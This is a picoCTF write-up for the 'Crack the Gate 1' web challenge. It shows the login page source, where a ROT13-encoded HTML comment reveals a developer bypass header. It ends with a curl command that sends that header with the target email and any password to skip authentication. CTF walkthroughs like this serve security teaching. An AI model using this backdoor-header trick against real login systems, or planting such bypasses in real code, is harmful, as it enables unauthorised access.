Crack the Gate 1
We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal.
Crack the Gate 1
We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal.
Information Given
Description
We're in the middle of an investigation. One of our persons of interest, ctf player, is believed to be hiding sensitive data inside a restricted web portal. We've uncovered the email address he uses to log in:ctf-player@picoctf.org. Unfortunately, we don't know the password, and the usual guessing techniques haven't worked. But something feels off... it's almost like the developer left a secret way in. Can you figure it out?
Additional details will be available after launching your challenge instance.
Hints
- • Developers sometimes leave notes in the code; but not always in plain text.
- • A common trick is to rotate each letter by 13 positions in the alphabet.
Solution
Let's start by launching the instance.
After the instance is launched, let's read the "notes in the code". The hint is referring to comments:
To see code: right click → View Page Source.
The source code:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <style>
        body {
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
            background-color: #eaeaed;
            font-family: Arial, sans-serif;
        }

        #loginForm {
            background: #fff;
            padding: 20px;
            border-radius: 8px;
            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
            max-width: 400px;
            width: 100%;
        }

        #loginForm label {
            display: block;
            margin-bottom: 8px;
            font-weight: bold;
        }

        #loginForm input {
            width: calc(100% - 10px);
            padding: 8px;
            margin-bottom: 16px;
            border: 1px solid #ddd;
            border-radius: 4px;
        }

        #loginForm button {
            width: 100%;
            padding: 10px;
            background-color: #007BFF;
            border: none;
            color: white;
            border-radius: 4px;
            font-size: 16px;
        }

        #loginForm button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
    <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
    <!-- Remove before pushing to production! -->

    <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;">
            Login
        </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>

    <script>
        document.getElementById('loginForm').addEventListener('submit', function(event) {
            event.preventDefault();

            const formData = {
                email: document.getElementById('email').value,
                password: document.getElementById('password').value
            };

            fetch('/login', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: JSON.stringify(formData)
            })
            .then(response => response.json())
            .then(data => {
                console.log(data);
                if (data.success) {
                    prompt('Login successful!\nFlag:', data.flag);
                } else {
                    alert('Invalid credentials');
                }
            })
            .catch(error => console.error('Error:', error));
        });
    </script>
</body>
</html>
The important part:

<!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->This seems to be ROT13 encoding:
ROT13 Decoding
Curl Command
Let's craft the curl payload:
siddharthsehgal@mac LAST_DIR % curl -i -X POST 'http://amiable-citadel.picoctf.net:50897/login' \\-H 'Content-Type: application/json' \\-H 'X-Dev-Access: yes' \\-d '{"email":"ctf-player@picoctf.org","password":"anything"}'